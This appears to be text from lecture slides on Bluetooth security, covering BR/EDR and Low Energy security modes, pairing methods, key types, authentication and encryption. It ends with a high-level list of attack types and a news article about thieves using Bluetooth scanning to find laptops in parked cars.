
... Since ZigBee provides some very specific security services and **attack** vectors, a tool that enables security researchers, testers and developers to check the configuration and ...

☆ Save 99 Cite Cited by 165 Related articles All 3 versions »

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Bluetooth security



Bluetooth security properties

- **Authentication:** verifying the identity of communicating devices based on their Bluetooth address. Bluetooth does not provide native user authentication
- **Confidentiality:** preventing information compromise caused by eavesdropping by ensuring that only authorized devices can access and view transmitted data
- **Authorization:** allowing the control of resources by ensuring that a device is authorized to use a service before permitting it to do so
- **Message Integrity:** verifying that a message sent between two Bluetooth devices has not been altered in transit
- **Pairing/Bonding:** creating one or more shared secret keys and the storing of these keys for use in subsequent connections in order to form a trusted device pair

Bluetooth security properties

- Other security properties are **not supported**. For instance:
 - Audit
 - non-repudiation
- If such services are needed, they should be provided through additional means

Security depends on Bluetooth version

 **Bluetooth[®]**
Low Energy



 **Bluetooth[®]**
Classic



BLUETOOTH BR/EDR/HS

Security Modes Bluetooth BR/EDR/HS

Security Mode 1: communication **without security at all**

- Exists mostly for compatibility reasons
- Recommended to **never use this mode**

Security Mode 2: Service-level enforced security mode

- Security procedures are initiated after link establishment but before logical channel establishment
- Security manager controls access to services and to devices
- Different security policies and "trust" levels to restrict access may be defined for applications with different security requirements operating in parallel
- The notion of "authorization" is introduced – the process of deciding whether a specific device is allowed to have access to a specific service

Security Modes Bluetooth BR/EDR/HS

Security Mode 3: Link-level enforced security mode

- Device initiates security procedure before channel is established
- Supports authentication (unidirectional or mutual) and encryption
- Based on secret link key that is shared by a pair of devices
- A pairing procedure is used when 2 devices communicate for the first time

Security Mode 4 (similar to mode 2): Service-level enforced security mode

- Uses Secure Simple Pairing (SSP), where Elliptic Curve Diffie-Hellman (ECDH) key agreement replaces key agreement for link key generation
- Encryption and Authentication algorithms are identical to the algorithms in earlier versions

Mode	Security procedures occur during the setup of a
4	Service
3	Link
2	Service
1	Never

Security Levels Bluetooth BR/EDR/HS

Security requirements for services protected by Security Mode 4 must be classified as one of the following:

- Level 4: Authenticated link key using Secure Connections required
- Level 3: Authenticated link key required
- Level 2: Unauthenticated link key required
- Level 1: No security required
- Level 0: No security required

Mode 4 Level	FIPS approved algorithms	Provides MITM protection	User interaction during pairing	Encryption required
4	Yes	Yes	Acceptable	Yes
3	No	Yes	Acceptable	Yes
2	No	No	Minimal	Yes
1	No	No	Minimal	Yes
0	No	No	None	No

Bluetooth security

- In the next slides we see:
 - **Pairing**
 - **Authentication** (after two devices have completed pairing)
 - **Confidentiality**


Pairing and Link Key Generation

Two methods for Link key Generation

- Personal Identification Number (**PIN**) **Pairing** – Security modes 2 & 3
- Secure Simple Pairing (SSP)** – Security mode 4

PIN Pairing

- Two BT devices simultaneously derive link keys when the identical secret PIN is entered into both the devices
- Initiating device address is used if the PIN is less than 16 bytes



PIN Pairing


- Two BT devices simultaneously derive link keys when the identical secret PIN is entered into both the devices
- Initiating device address is used if the PIN is less than 16 bytes

Entity	Description	Length (Bits)	Status
PIN	Personal identification number	8, 16, . . . , 128	Private
BD_ADDR	Bluetooth device address	48	Public
K_{init}	Initialization key	128	Private
K_A	Unit key	128	Private
K_{AB}	Combination key	128	Private
K_{master}	Master key	128	Private
K_C	Encryption key	8, 16, . . . , 128	Private
IN_RAND	Random number for generating K_{init}	128	Public
LK_RAND	Random number for generating K_{AB}	128	Private
AU_RAND	Random number for authentication	128	Public
EN_RAND	Random number for generating K_C	128	Public
SRES	Authentication result	32	Public
ACO	Authenticated ciphering offset	96	Private

Secure Simple Pairing

- SSP uses Elliptic Curve Diffie-Hellman public key cryptography
 - Protects against Passive eavesdropping and man-in-the-middle attacks during pairing
- SSP provides multiple association models:
 - **Numeric Comparison:** Bluetooth devices are capable of displaying a six-digit number and allowing a user to enter a “yes” or “no” response
 - **Passkey Entry:** One Bluetooth device has input capability (e.g., keyboard), while the other device has a display but no input capability
 - **Just Works:** At least one of the pairing devices has neither a display nor a keyboard for entering digits (e.g., headset)
 - **Out of Band (OOB):** devices that support a common additional wireless/wired technology (e.g., NFC) for the purposes of device discovery and cryptographic value exchange


Secure Simple Pairing




Authentication

- The Bluetooth device authentication procedure is in the form of a **challenge–response** scheme
- **Each device interacting in an authentication procedure can take the role of either the *claimant* or the *verifier* or both**
 - The *claimant* is the device attempting to prove its identity
 - The *verifier* is the device validating the identity of the claimant
- The challenge–response protocol validates devices **by verifying the knowledge of a secret key—the Bluetooth link key**
- Two types of Authentication Procedures:
 - Legacy Authentication : At least one device does not support Secure Connections
 - Secure Authentication : Both devices support secure connections

Legacy Authentication



Secure Authentication



Confidentiality

Three extra modes for confidentiality:

- **Encryption Mode 1**—No encryption is performed on any traffic
- **Encryption Mode 2**—Individually addressed traffic is encrypted using encryption keys based on individual link keys; broadcast traffic is not encrypted
- **Encryption Mode 3**—All traffic is encrypted using an encryption key based on the master link key

BLUETOOTH LOW ENERGY (BLE)

Bluetooth LE

- Low energy Security Mode 1:
 - Multiple levels associated with **encryption**
 - **Level 1** specifies no security, meaning no authentication and no encryption will be initiated
 - **Level 2** requires unauthenticated pairing with encryption
 - **Level 3** requires authenticated pairing with encryption
 - **Level 4** (added in 4.2) requires authenticated low energy Secure Connections pairing with encryption


Bluetooth LE

- Low energy Security Mode 2:
 - Multiple levels associated with **data signing**
 - **Level 1** requires unauthenticated pairing with data signing
 - **Level 2** requires authenticated pairing with data signing


LE pairing methods

- Secure connection pairing
 - AES-CMAC and P-256 elliptic curve
- Legacy pairing
 - similar pairing method names to BR/EDR SSP
 - No use of ECDH
 - No eavesdropping protection
 - Considered broken

Legacy pairing LE



Secure pairing LE



LE association models

- **Out of Band:** If both the technologies use OOB ex., NFC or tethering
 - TK is passed over OOB
- **Numeric Comparison:** both devices are capable of displaying a 6-digit number and both are capable of having the user enter “yes” or “no”, then numeric comparison can be used
 - Only for secure pairing
- **Passkey Entry:** If OOB is not supported
- **Just works:** If none of the above is supported
 - weakest of all
 - MITM vulnerable

Attacks on Bluetooth?

- Plenty
 - Eavesdropping
 - Spoofing
 - MITM
 - Etc.
- A quite huge one was “BlueBorne” in 2017 (see next slides)

Phone pirates in seek and steal mission

MOBILE phone technology is being used by thieves to seek out and steal laptops locked in cars in Cambridgeshire.

Up-to-date mobiles often have Bluetooth technology, which allows other compatible devices, including laptops, to link up and exchange information, and log on to the internet.

But thieves in Cambridge have cottoned on to an alternative use for the function, using it as a scanner which will let them know if another Bluetooth device is locked in a car boot.

Det Sgt Al Funge, from Cambridge's crime investigation unit, said: "There have been a number of instances of this new technology being used to identify cars which have valuable electronics, including laptops, inside."

"The thieves are taking advantage of a relatively new technology, and people need to be aware that this is going on.

"We would urge people not to leave laptops, or anything of value, in their cars, and always de-activate these wireless connections when you're not using a laptop - otherwise you're making life easy for the thieves."

Last month a spate of thefts from cars were put down to thieves using their phones to find laptops after three laptops were stolen from cars parked in neighbouring bays at the Holiday Inn, in Cambridge Road, Impington.

Police in Royston have mirrored the warning, after picking up on new crime trends in the area.

Superintendent Adrian Walter said: "The car industry has done a lot of work in recent years to make vehicles theft proof, including building in stereos and we're glad to say the majority of people seem to be taking our advice and keeping valuables out of sight.

"However, we must not be complacent and by following simple crime prevention methods we can all help to keep vehicle crime down in the area."

The call for caution follows the latest in a string of thefts from cars in Royston.

At about 8.20am last Wednesday, a Sony TR 1MP laptop was taken from an Audi A6 estate parked in Tesco car park off old North Road.

Anyone with any information can call police on (01992) 533002 or Crimestoppers on 0800 555 111.



